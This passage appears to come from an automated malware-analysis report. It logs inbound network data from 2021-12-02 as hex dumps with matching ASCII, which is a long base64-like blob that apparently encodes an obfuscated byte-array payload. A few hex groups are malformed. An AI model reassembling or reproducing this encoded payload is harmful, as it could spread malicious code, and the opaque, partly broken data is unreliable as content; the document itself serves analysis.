ixgRkQsYDFBLGAyNCxgNjYsYEJGLGBDNixgNkYsYEM4LGBCQyxgRkUsYDVGLGBGRCxgRDIsYDlGLGB GRSxgREUsYDZGLGBGNCxgMUIsYEU0LGBFNyxgRTksYDhGLGBGRixgRTUsYDVGLGBGRCxgNUYsYEU5LGB FRixgRjUsYDUzLGBCRixgRjMsYDYxLGBGQSxgN0IsYEZDLGAyRCxgN0YsYEY0LGAzRixgRjYsYDUzLGAzRixgOTUsY EZFLGAw
2021-12-02 17:36:08 UTC	240	IN	Data Raw: 69 78 67 52 6a 67 73 59 44 4d 7a 4c 47 42 47 52 69 78 67 4f 44 51 73 59 45 59 30 4c 47 42 43 52 69 78 67 4e 45 55 73 59 45 5a 47 4c 47 42 46 52 53 78 67 4e 6a 41 73 59 44 51 35 4c 47 42 47 4e 69 78 67 4e 7a 63 73 59 44 51 79 4c 47 41 31 52 69 78 67 52 54 51 73 59 44 6b 78 4c 47 41 78 52 69 78 67 4e 7a 59 73 59 45 52 46 4c 47 42 47 4f 43 78 67 4e 7a 63 73 59 44 45 78 4c 47 41 77 4d 69 78 67 52 6b 4d 73 59 44 55 35 4c 47 42 47 52 69 78 67 4e 54 67 73 59 45 5a 46 4c 47 41 78 52 69 78 67 52 44 41 73 59 45 4d 77 4c 47 41 33 52 69 78 67 52 44 55 73 59 44 56 47 4c 47 42 46 4e 79 78 67 51 6b 59 73 59 44 6b 78 4c 47 42 47 52 53 78 67 52 44 49 73 59 45 52 47 4c 47 41 77 51 53 78 67 4f 44 6b 73 59 44 59 35 4c 47 41 31 4d 69 78 67 4d 6b 59 73 59 45 4a 47 4c 47 42 44 Data Ascii: ixgRjgsYDMzLGBGRixgODQsYEY0LGBCRixgNEUsYEZGLGBFRSxgNjAsYDQ5LGBGNixgNzcsYDQyLGA 1RixgRTQsYDkxLGAxRixgNzYsYERFLGBGOCxgNzcsYDExLGAwMixgRkMsYDU5LGBGRixgNTgsYEZFLGA xRixgRDAsYEMwLGA3RixgRDUsYDVGLGBFNyxgQkYsYDkxLGBGRSxgRDIsYERGLGAwQSxgODksYDY5LGA 1MixgMkYsYEJGLGBD
2021-12-02 17:36:08 UTC	256	IN	Data Raw: 69 78 67 4f 45 59 73 59 44 55 32 4c 47 42 46 4f 43 78 67 4d 30 45 73 59 44 41 77 4c 47 42 47 52 53 78 67 4e 54 6b 73 59 44 42 42 4c 47 41 34 4e 79 78 67 4e 30 59 73 59 45 59 7a 4c 47 42 45 52 69 78 67 4f 44 6b 73 59 45 45 34 4c 47 42 47 52 43 78 67 4e 6a 63 73 59 44 64 47 4c 47 42 47 52 69 78 67 4e 30 59 73 59 45 5a 46 4c 47 41 35 4e 79 78 67 4e 44 45 73 59 45 56 45 4c 47 41 7a 4e 79 78 67 52 54 63 73 59 45 4a 47 4c 47 42 42 52 69 78 67 4f 54 63 73 59 44 4d 31 4c 47 41 32 4d 69 78 67 4e 6b 45 73 59 44 64 47 4c 47 41 33 4f 53 78 67 52 45 55 73 59 45 45 33 4c 47 42 47 4e 69 78 67 4f 55 59 73 59 44 64 44 4c 47 41 78 52 53 78 67 51 54 55 73 59 45 59 32 4c 47 42 44 52 69 78 67 4e 6a 41 73 59 45 55 78 4c 47 42 46 52 53 78 67 52 55 55 73 59 44 4e 47 4c 47 42 47 Data Ascii: ixgOEYsYDU2LGBFOCxgM0EsYDAwLGBGRSxgNTksYDBBLGA4NyxgN0YsYEYzLGBERixgODksYEE4LGB GRCxgNjcsYDdGLGBGRixgN0YsYEZFLGA5NyxgNDEsYEVELGAzNyxgRTcsYEJGLGBBRixgOTcsYDM1LGA 2MixgNkEsYDdGLGA3OSxgREUsYEE3LGBGNixgOUYsYDdDLGAxRSxgQTUsYEY2LGBDRixgNjAsYEUxLGB FRSxgRUUsYDNGLGBG
2021-12-02 17:36:08 UTC	272	IN	Data Raw: 53 78 67 52 44 45 73 59 45 59 78 4c 47 42 46 52 69 78 67 52 6a 67 73 59 44 63 33 4c 47 41 35 52 43 78 67 51 54 55 73 59 44 59 33 4c 47 42 43 52 69 78 67 4e 6a 45 73 59 45 59 78 4c 47 42 43 52 69 78 67 52 6a 67 73 59 45 56 47 4c 47 41 35 51 69 78 67 4e 55 4d 73 59 44 59 30 4c 47 41 33 4e 79 78 67 4f 45 51 73 59 45 4d 31 4c 47 42 46 4e 53 78 67 4d 6a 49 73 59 45 5a 43 4c 47 41 34 4d 69 78 67 4e 44 49 73 59 45 49 35 4c 47 42 44 4f 43 78 67 51 6b 59 73 59 45 4 9 34 4c 47 42 45 4d 79 78 67 51 7a 45 73 59 44 56 47 4c 47 41 34 51 69 78 67 4e 55 4d 73 59 45 55 30 4c 47 41 33 52 69 78 67 52 6a 6b 73 59 44 5a 43 4c 47 42 43 52 43 78 67 4e 30 4d 73 59 44 6b 77 4c 47 42 47 52 53 78 67 51 54 59 73 59 44 64 47 4c 47 42 46 4d 53 78 67 51 6b 59 73 59 45 59 34 4c 47 41 79 Data Ascii: SxgRDEsYEYxLGBFRixgRjgsYDc3LGA5RCxgQTUsYDY3LGBCRixgNjEsYEYxLGBCRixgRjgsYEVGLGA 5QixgNUMsYDY0LGA3NyxgOEQsYEM1LGBFNSxgMjIsYEZCLGA4MixgNDIsYEl5LGBDOCxgQkYsYEl4LGB EMyxgQzEsYDVGLGA4QixgNUMsYEU0LGA3RixgRjksYDZCLGBCRCxgN0MsYDkwLGBGRSxgQTYsYDdGLGB FMSxgQkYsYEY4LGAy

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	288	IN	Data Raw: 69 78 67 51 54 45 73 59 44 6b 34 4c 47 42 46 4e 53 78 67 51 6a 59 73 59 45 4e 47 4c 47 41 7a 51 53 78 67 4e 6b 59 73 59 44 4e 44 4c 47 42 44 4e 43 78 67 4d 55 49 73 59 45 4a 47 4c 47 42 46 4d 53 78 67 51 55 59 73 59 45 5a 44 4c 47 41 35 4e 53 78 67 4f 55 59 73 59 45 45 30 4c 47 42 47 52 69 78 67 52 55 55 73 59 45 4a 47 4c 47 41 33 52 43 78 67 4d 54 51 73 59 45 46 44 4c 47 41 7a 4e 53 78 67 4f 55 45 73 59 45 4a 44 4c 47 42 45 52 53 78 67 52 55 49 73 59 45 4e 46 4c 47 41 78 51 69 78 67 51 6b 59 73 59 44 4e 46 4c 47 42 45 52 53 78 67 52 6a 67 73 59 44 4e 45 4c 47 42 47 52 53 78 67 52 54 63 73 59 45 4a 47 4c 47 42 46 51 79 78 67 4e 45 59 73 59 44 52 46 4c 47 41 30 52 69 78 67 4e 7a 59 73 59 44 64 46 4c 47 42 42 51 69 78 67 52 44 59 73 59 44 64 47 4c 47 41 32 Data Ascii: ixgQTEsYDk4LGBFNSxgQjYsYENGLGAzQSxgNkYsYDNDLGBDNCxgMUIsYEJGLGBFMSxgQUYsYEZDLGA5NSxgOUYsYEE0LGBGRixgRUUsYEJGLGA3RCxgMTQsYEFDLGAzNSxgOUEsYEJDLGBERSxgRUIsYENFLGAxQixgQkYsYDNFLGBERSxgRjgsYDNELGBGRSxgRTcsYEJGLGBFQyxgNEYsYDRFLGA0RixgNzYsYDdFLGBBQixgRDYsYDdGLGA2
2021-12-02 17:36:08 UTC	304	IN	Data Raw: 69 78 67 52 6b 55 73 59 44 67 33 4c 47 42 47 52 43 78 67 51 30 55 73 59 44 41 32 4c 47 42 45 4e 69 78 67 4f 54 49 73 59 45 5a 47 4c 47 42 46 4d 79 78 67 4e 45 55 73 59 44 55 33 4c 47 42 43 52 69 78 67 4d 55 49 73 59 45 4a 42 4c 47 42 47 51 53 78 67 4f 55 59 73 59 45 4d 7a 4c 47 42 42 52 53 78 67 51 6b 55 73 59 44 6b 7a 4c 47 42 45 4e 69 78 67 4e 55 49 73 59 45 5a 47 4c 47 41 35 4d 53 78 67 51 7a 59 73 59 44 4a 45 4c 47 41 79 52 53 78 67 4d 55 51 73 59 45 5a 46 4c 47 42 43 52 69 78 67 4d 6a 4d 73 59 45 4a 43 4c 47 42 47 51 53 78 67 4e 6a 63 73 59 45 46 45 4c 47 41 33 52 53 78 67 52 55 51 73 59 45 4a 47 4c 47 41 7a 4e 43 78 67 4e 30 51 73 59 45 59 33 4c 47 41 78 4e 79 78 67 52 6b 51 73 59 44 49 7a 4c 47 42 47 52 69 78 67 4f 54 67 73 59 45 52 47 4c 47 41 31 Data Ascii: ixgRkUsYDg3LGBGRCxgQ0UsYDA2LGBENixgOTIsYEZGLGBFMyxgNEUsYDU3LGBCRixgMUIsYEJBLGBGQSxgOUYsYEMzLGBBRSxgQkUsYDkzLGBENixgNUIsYEZGLGA5MSxgQzYsYDJELGAyRSxgMUQsYEZFLGBCRixgMjMsYEJCLGBGQSxgNjcsYEFELGA3RSxgRUQsYEJGLGAzNCxgN0QsYEY3LGAxNyxgRkQsYDlzLGBGRixgOTgsYERGLGA1
2021-12-02 17:36:08 UTC	320	IN	Data Raw: 53 78 67 4e 7a 67 73 59 45 55 33 4c 47 41 33 52 69 78 67 52 6a 6b 73 59 45 4e 43 4c 47 41 33 52 53 78 67 51 30 49 73 59 44 4e 47 4c 47 41 79 4e 69 78 67 52 6b 51 73 59 45 49 78 4c 47 42 47 52 69 78 67 52 6a 49 73 59 44 4e 47 4c 47 42 47 51 69 78 67 52 44 63 73 59 45 5a 45 4c 47 41 33 4e 79 78 67 52 45 4d 73 59 44 52 42 4c 47 42 46 51 53 78 67 4d 30 59 73 59 45 52 46 4c 47 41 33 4f 53 78 67 52 54 63 73 59 44 46 44 4c 47 42 46 52 69 78 67 4e 30 4d 73 59 45 59 78 4c 47 41 35 4e 79 78 67 52 6b 59 73 59 45 55 35 4c 47 42 47 52 69 78 67 4e 45 45 73 59 45 5a 42 4c 47 41 33 4e 79 78 67 4e 30 59 73 59 45 59 32 4c 47 41 31 4e 79 78 67 52 6b 55 73 59 45 4d 32 4c 47 42 47 52 53 78 67 4d 30 49 73 59 45 4d 78 4c 47 41 31 4d 69 78 67 52 6b 51 73 59 45 4a 47 4c 47 42 45 Data Ascii: SxgNzgsYEU3LGA3RixgRjksYENCLGA3RSxgQ0IsYDNGLGAyNixgRkQsYEIxLGBGRixgRjIsYDNGLGBGQixgRDcsYEZELGA3NyxgREMsYDRBLGBFQSxgM0YsYERFLGA3OSxgRTcsYDFDLGBFRixgN0MsYEYxLGA5NyxgRkYsYEU5LGBGRixgNEEsYEZBLGA3NyxgN0YsYEY2LGA1NyxgRkUsYEM2LGBGRSxgM0IsYEMxLGA1MixgRkQsYEJGLGBE
2021-12-02 17:36:08 UTC	336	IN	Data Raw: 43 78 67 51 54 55 73 59 45 4a 47 4c 47 41 34 4d 69 78 67 4e 30 55 73 59 45 52 47 4c 47 42 42 4d 53 78 67 4f 55 59 73 59 45 4a 47 4c 47 41 79 52 69 78 67 51 6b 51 73 59 45 59 33 4c 47 41 30 4e 79 78 67 52 44 49 73 59 44 59 33 4c 47 42 47 52 69 78 67 4d 7a 59 73 59 45 4d 78 4c 47 42 47 51 79 78 67 4e 6b 51 73 59 45 45 34 4c 47 42 47 52 43 78 67 52 55 59 73 59 44 51 79 4c 47 42 43 4d 43 78 67 4e 30 55 73 59 44 49 31 4c 47 42 46 4d 53 78 67 52 6a 45 73 59 44 6c 43 4c 47 42 47 52 69 78 67 4d 30 45 73 59 45 4a 47 4c 47 42 44 4e 69 78 67 51 55 59 73 59 45 59 78 4c 47 42 42 51 69 78 67 52 54 67 73 59 44 6c 45 4c 47 41 33 52 69 78 67 4f 44 67 73 59 45 4a 46 4c 47 42 47 52 69 78 67 51 6a 4d 73 59 45 55 34 4c 47 42 46 52 69 78 67 52 6b 59 73 59 44 6b 32 4c 47 41 32 Data Ascii: CxgQTUsYEJGLGA4MixgN0UsYERGLGBBMSxgOUYsYEJGLGAyRixgQkQsYEY3LGA0NyxgRDIsYDY3LGBGRixgMzYsYEMxLGBGQyxgNkQsYEE4LGBGRCxgRUYsYDQyLGBCMCxgN0UsYDI1LGBFMSxgRjEsYDlCLGBGRixgM0EsYEJGLGBDNixgQUYsYEYxLGBBQixgRTgsYDlELGA3RixgODgsYEJFLGBGRixgQjMsYEU4LGBFRixgRkYsYDk2LGA2
2021-12-02 17:36:08 UTC	352	IN	Data Raw: 79 78 67 52 6b 49 73 59 44 63 33 4c 47 41 33 4e 79 78 67 51 7a 59 73 59 45 59 79 4c 47 42 42 4e 79 78 67 52 54 41 73 59 45 55 31 4c 47 41 31 52 69 78 67 4d 7a 6b 73 59 45 5a 47 4c 47 42 46 4e 79 78 67 52 6b 55 73 59 45 52 46 4c 47 42 47 4e 43 78 67 4d 6b 59 73 59 45 59 35 4c 47 41 32 52 43 78 67 4e 30 59 73 59 44 6c 45 4c 47 41 34 4d 43 78 67 4e 44 63 73 59 44 41 32 4c 47 41 33 51 79 78 67 51 54 55 73 59 44 64 47 4c 47 42 43 4d 53 78 67 4d 44 44 4d 73 59 45 55 77 4c 47 41 79 4e 79 78 67 4d 44 41 73 59 45 55 77 4c 47 42 45 52 69 78 67 52 6b 45 73 59 44 6c 45 4c 47 41 35 4e 79 78 67 51 6b 59 73 59 44 63 7a 4c 47 42 47 51 53 78 67 52 6b 45 73 59 45 51 33 4c 47 42 47 4f 43 78 67 4e 6b 45 73 59 45 49 79 4c 47 42 44 4f 53 78 67 51 6a 59 73 59 45 5a 45 4c 47 42 46 Data Ascii: yxgRkIsYDc3LGA3NyxgQzYsYEYyLGBBNyxgRTAsYEU1LGA1RixgMzksYEZGLGBFNyxgRkUsYERFLGBGNCxgMkYsYEY5LGA2RCxgN0YsYDlELGA4MCxgNDcsYDA2LGA3QyxgQTUsYDdGLGBCMSxgMDMsYEUwLGAyNyxgMDAsYEUwLGBERixgRkEsYDlELGA5NyxgQkYsYDczLGBGQSxgRkEsYEQ3LGBGOCxgNkEsYEIyLGBDOSxgQjYsYEZELGBF
2021-12-02 17:36:08 UTC	368	IN	Data Raw: 43 78 67 51 6b 59 73 59 45 5a 47 4c 47 41 31 4e 79 78 67 52 6b 4d 73 59 44 63 33 4c 47 42 42 4d 69 78 67 4f 44 6b 73 59 45 56 47 4c 47 42 45 52 69 78 67 52 6a 67 73 59 44 4a 47 4c 47 41 77 4f 53 78 67 4e 55 59 73 59 44 56 47 4c 47 41 79 4d 53 78 67 4e 54 51 73 59 45 4d 31 4c 47 41 78 4d 69 78 67 51 7a 63 73 59 45 59 35 4c 47 42 45 52 69 78 67 52 6a 55 73 59 45 4a 43 4c 47 42 47 52 43 78 67 52 6b 45 73 59 44 59 77 4c 47 42 42 4d 69 78 67 51 30 59 73 59 45 4a 47 4c 47 42 47 51 79 78 67 4d 55 49 73 59 44 64 47 4c 47 42 45 4d 43 78 67 4e 6a 45 73 59 45 45 79 4c 47 42 45 52 69 78 67 4d 55 51 73 59 45 56 47 4c 47 41 33 4e 43 78 67 4f 54 67 73 59 45 55 34 4c 47 41 77 4d 69 78 67 4f 55 59 73 59 45 59 31 4c 47 41 35 4f 53 78 67 52 54 67 73 59 44 63 33 4c 47 41 77 Data Ascii: CxgQkYsYEZGLGA1NyxgRkMsYDc3LGBBMixgODksYEVGLGBERixgRjgsYDJGLGAwOSxgNUYsYDVGLGAyMSxgNTQsYEM1LGAxMixgQzcsYEY5LGBERixgRjUsYEJCLGBGRCxgRkEsYDYwLGBBMixgQ0YsYEJGLGBGQyxgMUIsYDdGLGBEMCxgNjEsYEEyLGBERixgMUQsYEVGLGA3NCxgOTgsYEU4LGAwMixgOUYsYEY1LGA5OSxgRTgsYDc3LGAw
2021-12-02 17:36:08 UTC	383	IN	Data Raw: 51 6a 6b 73 59 45 55 35 4c 47 41 35 52 69 78 67 52 6b 49 73 59 45 4d 31 4c 47 41 33 52 69 78 67 52 44 6b 73 59 45 46 47 4c 47 42 46 52 69 78 67 4e 44 6b 73 59 45 5a 45 4c 47 41 78 52 69 78 67 4f 45 55 73 59 44 6b 30 4c 47 42 46 51 53 78 67 52 6a 6b 73 59 45 4e 43 4c 47 42 45 52 69 78 67 52 55 45 73 59 44 6c 47 4c 47 41 30 52 69 78 67 52 6b 59 73 59 45 4a 45 4c 47 41 33 52 69 78 67 52 6b 49 73 59 44 4d 33 4c 47 42 47 4f 53 78 67 4e 44 4d 73 59 45 5a 45 4c 47 42 47 52 53 78 67 4e 45 51 73 59 45 5a 44 4c 47 42 47 4e 53 78 67 4f 45 49 73 59 44 4e 42 4c 47 42 47 4d 43 78 67 4e 55 55 73 59 45 55 7a 4c 47 41 34 52 43 78 67 52 55 45 73 59 45 49 33 4c 47 42 47 51 69 78 67 51 55 49 73 59 45 5a 46 4c 47 42 42 4e 43 78 67 52 6a 51 73 59 44 4e 47 4c 47 42 47 52 53 78 Data Ascii: QjksYEU5LGA5RixgRkIsYEM1LGA3RixgRDksYEFGLGBFRixgNDksYEZELGAxRixgOEUsYDk0LGBFQSxgRjksYENCLGBERixgRUEsYDlGLGA0RixgRkYsYEJELGA3RixgRkIsYDM3LGBGOSxgNDMsYEZELGBGRSxgNEQsYEZDLGBGNSxgOEIsYDNBLGBGMCxgNUUsYEUzLGA4RCxgRUEsYEI3LGBGQixgQUIsYEZFLGBBNCxgRjQsYDNGLGBGRSx

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	399	IN	Data Raw: 52 6b 49 73 59 45 5a 46 4c 47 41 34 51 69 78 67 52 54 6b 73 59 45 46 47 4c 47 42 47 51 53 78 67 4d 55 59 73 59 45 5a 47 4c 47 42 44 4f 53 78 67 4e 6a 41 73 59 44 51 79 4c 47 41 31 52 43 78 67 4f 44 59 73 59 45 55 30 4c 47 41 35 4d 79 78 67 51 30 55 73 59 44 4e 43 4c 47 42 47 52 69 78 67 4d 30 45 73 59 44 6b 79 4c 47 41 34 51 69 78 67 51 7a 63 73 59 45 4d 78 4c 47 41 34 4e 79 78 67 4f 54 51 73 59 44 4d 33 4c 47 41 35 52 69 78 67 52 6b 4d 73 59 45 49 32 4c 47 42 43 52 69 78 67 4e 45 49 73 59 45 52 46 4c 47 42 44 52 43 78 67 4f 55 49 73 59 45 5a 47 4c 47 42 43 4e 53 78 67 51 7a 67 73 59 44 59 7a 4c 47 42 47 52 53 78 67 52 54 59 73 59 44 64 47 4c 47 42 47 4f 43 78 67 51 6b 59 73 59 45 59 35 4c 47 41 35 52 69 78 67 51 54 59 73 59 45 4a 47 4c 47 42 47 52 69 78 Data Ascii: RkIsYEZFLGA4QixgRTksYEFGLGBGQSxgMUYsYEZGLGBDOSxgNjAsYDQyLGA1RCxgODYsYEU0LGA5MyxgQ0UsYDNCLGBGRixgM0EsYDkyLGA4QixgQzcsYEMxLGA4NyxgOTQsYDM3LGA5RixgRkMsYEI2LGBCRixgNEIsYERFLGBDRCxgOUIsYEZGLGBCNSxgQzgsYDYzLGBGRSxgRTYsYDdGLGBGOCxgQkYsYEY5LGA5RixgQTYsYEJGLGBGRix
2021-12-02 17:36:08 UTC	415	IN	Data Raw: 52 45 55 73 59 45 49 34 4c 47 42 47 4e 79 78 67 52 55 49 73 59 45 5a 46 4c 47 41 31 4e 79 78 67 52 6b 59 73 59 44 59 7a 4c 47 41 31 51 53 78 67 52 6b 59 73 59 44 59 33 4c 47 42 43 52 69 78 67 51 55 49 73 59 45 55 33 4c 47 41 79 4d 53 78 67 52 6a 6b 73 59 44 49 35 4c 47 42 45 4f 53 78 67 52 6b 59 73 59 45 49 7a 4c 47 42 47 4d 79 78 67 51 30 55 73 59 44 52 47 4c 47 42 46 4d 79 78 67 4f 55 51 73 59 44 52 47 4c 47 41 32 4e 79 78 67 52 55 49 73 59 45 49 7a 4c 47 42 47 4e 43 78 67 52 6a 63 73 59 45 59 35 4c 47 41 79 52 43 78 67 52 6b 55 73 59 45 4d 79 4c 47 41 79 4d 43 78 67 4f 54 41 73 59 45 5a 43 4c 47 41 31 52 43 78 67 4e 30 55 73 59 45 46 45 4c 47 42 42 52 43 78 67 52 45 59 73 59 44 67 33 4c 47 41 33 52 53 78 67 4d 44 45 73 59 44 63 32 4c 47 42 43 52 69 78 Data Ascii: REUsYEI4LGBGNyxgRUIsYEZFLGA1NyxgRkYsYDYzLGA1QSxgRkYsYDY3LGBCRixgQUIsYEU3LGAyMSxgRjksYDI5LGBEOSxgRkYsYEIzLGBGMyxgQ0UsYDRGLGBFMyxgOUQsYDRGLGA2NyxgRUIsYEIzLGBGNCxgRjcsYEY5LGAyRCxgRkUsYEMyLGAyMCxgOTAsYEZCLGA1RCxgN0UsYEFELGBBRCxgREYsYDg3LGA3RSxgMDEsYDc2LGBCRix
2021-12-02 17:36:08 UTC	431	IN	Data Raw: 51 6b 59 73 59 45 59 7a 4c 47 41 32 52 69 78 67 4e 6b 51 73 59 45 59 79 4c 47 42 42 4e 69 78 67 51 6b 59 73 59 45 52 43 4c 47 42 42 52 69 78 67 4d 7a 67 73 59 45 5a 44 4c 47 42 45 52 69 78 67 4d 6a 51 73 59 44 5a 47 4c 47 42 47 51 53 78 67 4e 6a 63 73 59 45 5a 46 4c 47 41 79 4e 53 78 67 51 6b 59 73 59 45 56 43 4c 47 42 42 52 69 78 67 4f 54 4d 73 59 44 52 46 4c 47 42 47 52 69 78 67 52 54 45 73 59 45 56 47 4c 47 42 47 52 69 78 67 4d 6b 49 73 59 45 55 33 4c 47 42 46 4e 79 78 67 52 54 6b 73 59 44 5a 47 4c 47 42 47 4f 53 78 67 52 54 63 73 59 45 5a 44 4c 47 42 42 52 53 78 67 51 6b 59 73 59 45 4e 47 4c 47 41 30 52 69 78 67 52 6b 51 73 59 45 51 30 4c 47 42 46 52 69 78 67 4f 55 51 73 59 45 45 33 4c 47 42 43 52 69 78 67 52 44 45 73 59 45 4a 47 4c 47 41 33 4e 43 78 Data Ascii: QkYsYEYzLGA2RixgNkQsYEYyLGBBNixgQkYsYERCLGBBRixgMzgsYEZDLGBERixgMjQsYDZGLGBGQSxgNjcsYEZFLGAyNSxgQkYsYEVCLGBBRixgOTMsYDRFLGBGRixgRTEsYEVGLGBGRixgMkIsYEU3LGBFNyxgRTksYDZGLGBGOSxgRTcsYEZDLGBBRSxgQkYsYENGLGA0RixgRkQsYEQ0LGBFRixgOUQsYEE3LGBCRixgRDEsYEJGLGA3NCx
2021-12-02 17:36:08 UTC	447	IN	Data Raw: 4d 54 55 73 59 44 52 43 4c 47 41 32 52 69 78 67 52 55 59 73 59 45 49 79 4c 47 41 33 52 69 78 67 52 54 59 73 59 45 4e 47 4c 47 41 77 4d 69 78 67 4d 55 55 73 59 45 5a 47 4c 47 41 33 4d 79 78 67 4e 30 55 73 59 45 59 79 4c 47 42 45 4e 79 78 67 4e 7a 51 73 59 44 4d 30 4c 47 42 44 52 69 78 67 4e 55 59 73 59 44 68 46 4c 47 41 33 4e 79 78 67 4d 30 45 73 59 44 6c 42 4c 47 42 46 4e 79 78 67 51 6b 59 73 59 45 4d 30 4c 47 41 32 4e 79 78 67 4e 30 51 73 59 45 4e 45 4c 47 42 47 4d 79 78 67 4d 45 4d 73 59 44 41 34 4c 47 41 31 51 79 78 67 52 6b 51 73 59 45 51 79 4c 47 42 47 52 69 78 67 4e 7a 67 73 59 44 6c 46 4c 47 41 7a 52 53 78 67 52 6b 4d 73 59 44 4e 45 4c 47 42 47 52 53 78 67 52 54 55 73 59 45 4a 47 4c 47 42 44 4e 79 78 67 4e 44 63 73 59 45 45 77 4c 47 41 78 51 69 78 Data Ascii: MTUsYDRCLGA2RixgRUYsYEIyLGA3RixgRTYsYENGLGAwMixgMUUsYEZGLGA3MyxgN0UsYEYyLGBENyxgNzQsYDM0LGBDRixgNUYsYDhFLGA3NyxgM0EsYDlBLGBFNyxgQkYsYEM0LGA2NyxgN0QsYENELGBGMyxgMEMsYDA4LGA1QyxgRkQsYEQyLGBGRixgNzgsYDlFLGAzRSxgRkMsYDNELGBGRSxgRTUsYEJGLGBDNyxgNDcsYEEwLGAxQix
2021-12-02 17:36:08 UTC	463	IN	Data Raw: 51 54 63 73 59 45 56 47 4c 47 41 7a 52 69 78 67 4d 44 59 73 59 44 4e 45 4c 47 42 47 51 79 78 67 4d 6a 55 73 59 44 64 47 4c 47 42 44 51 79 78 67 52 45 59 73 59 45 59 7a 4c 47 41 7a 4d 43 78 67 52 6b 51 73 59 44 52 47 4c 47 42 47 52 53 78 67 51 30 59 73 59 45 5a 45 4c 47 42 46 52 69 78 67 52 6b 49 73 59 44 4e 45 4c 47 41 77 51 79 78 67 4d 6a 59 73 59 44 4e 47 4c 47 42 42 52 53 78 67 4d 30 49 73 59 44 49 77 4c 47 41 7a 52 53 78 67 4d 44 63 73 59 44 67 34 4c 47 42 43 52 69 78 67 52 55 45 73 59 44 63 33 4c 47 41 33 51 69 78 67 52 6a 6b 73 59 44 42 43 4c 47 42 45 4d 69 78 67 4e 30 59 73 59 45 59 7a 4c 47 42 47 52 69 78 67 52 6b 55 73 59 45 49 7a 4c 47 42 43 51 79 78 67 51 55 4d 73 59 44 6c 46 4c 47 41 78 52 69 78 67 4f 54 55 73 59 45 5a 45 4c 47 42 44 4f 53 78 Data Ascii: QTcsYEVGLGAzRixgMDYsYDNELGBGQyxgMjUsYDdGLGBDQyxgREYsYEYzLGAzMCxgRkQsYDRGLGBGRSxgQ0YsYEZELGBFRixgRkIsYDNELGAwQyxgMjYsYDNGLGBBRSxgM0IsYDIwLGAzRSxgMDcsYDg4LGBCRixgRUEsYDc3LGA3QixgRjksYDBCLGBEMixgN0YsYEYzLGBGRixgRkUsYEIzLGBCQyxgQUMsYDlFLGAxRixgOTUsYEZELGBDOSx
2021-12-02 17:36:08 UTC	479	IN	Data Raw: 51 54 4d 73 59 45 49 7a 4c 47 42 46 52 43 78 67 52 45 45 73 59 44 64 47 4c 47 42 46 52 69 78 67 4d 45 59 73 59 44 51 35 4c 47 42 47 52 69 78 67 51 6a 45 73 59 45 59 30 4c 47 41 31 4e 79 78 67 52 6b 59 73 59 45 52 47 4c 47 42 46 4e 43 78 67 4d 54 63 73 59 45 56 45 4c 47 42 47 52 53 78 67 52 54 59 73 59 44 64 47 4c 47 42 44 4f 43 78 67 4e 45 59 73 59 45 51 31 4c 47 41 31 52 69 78 67 4e 7a 51 73 59 45 52 46 4c 47 42 47 51 69 78 67 4e 44 4d 73 59 45 59 78 4c 47 42 45 52 53 78 67 4d 6a 63 73 59 45 52 47 4c 47 42 47 51 53 78 67 4e 6b 59 73 59 44 4e 46 4c 47 41 30 52 69 78 67 4d 55 59 73 59 45 5a 47 4c 47 41 31 4d 79 78 67 52 6b 59 73 59 44 63 79 4c 47 41 78 4d 43 78 67 4e 6a 51 73 59 44 6b 30 4c 47 42 46 4f 53 78 67 51 7a 6b 73 59 44 4e 47 4c 47 42 47 52 69 78 Data Ascii: QTMsYElzLGBFRCxgREEsYDdGLGBFRixgMEYsYDQ5LGBGRixgQjEsYEY0LGA1NyxgRkYsYERGLGBFNCxgMTcsYEVELGBGRSxgRTYsYDdGLGBDOCxgNEYsYEQ1LGA1RixgNzQsYERFLGBGQixgNDMsYEYxLGBERSxgMjcsYERGLGBGQSxgNkYsYDNFLGA0RixgMUYsYEZGLGA1MyxgRkYsYDcyLGAxMCxgNjQsYDk0LGBFOSxgQzksYDNGLGBGRix
2021-12-02 17:36:08 UTC	495	IN	Data Raw: 52 6a 63 73 59 45 5a 46 4c 47 41 7a 4d 43 78 67 51 6b 4d 73 59 45 59 33 4c 47 41 78 4e 79 78 67 52 6b 51 73 59 44 4d 31 4c 47 41 79 52 69 78 67 52 45 59 73 59 45 45 32 4c 47 41 79 4e 79 78 67 52 6b 59 73 59 45 4e 46 4c 47 42 43 52 69 78 67 4f 54 49 73 59 45 5a 43 4c 47 42 46 52 69 78 67 4e 30 51 73 59 44 6c 42 4c 47 42 47 52 53 78 67 52 54 6b 73 59 45 4a 47 4c 47 41 7a 4d 79 78 67 4f 44 6b 73 59 45 4d 77 4c 47 41 35 4f 43 78 67 52 45 55 73 59 45 5a 43 4c 47 41 35 4e 43 78 67 4e 6b 4d 73 59 44 51 7a 4c 47 42 46 4e 79 78 67 51 6b 51 73 59 45 55 33 4c 47 41 33 4f 43 78 67 52 5 5 59 73 59 44 4d 33 4c 47 42 47 51 79 78 67 52 55 51 73 59 45 5a 46 4c 47 42 47 4e 53 78 67 4e 30 59 73 59 44 4d 30 4c 47 42 47 52 43 78 67 51 6a 55 73 59 44 6c 47 4c 47 42 47 51 79 78 Data Ascii: RjcsYEZFLGAzMCxgQkMsYEY3LGAxNyxgRkQsYDM1LGAyRixgREYsYEE2LGAyNyxgRkYsYENFLGBCRixgOTIsYEZCLGBFRixgN0QsYDlBLGBGRSxgRTksYEJGLGAzMyxgODksYEMwLGA5OCxgREUsYEZCLGA5NCxgNkMsYDQzLGBFNyxgQkQsYEU3LGA3OCxgRUYsYDM3LGBGQyxgRUQsYEZFLGBGNSxgN0YsYDM0LGBGRCxgQjUsYDlGLGBGQyx

Timestamp	kBytes transferred	Direction	Data
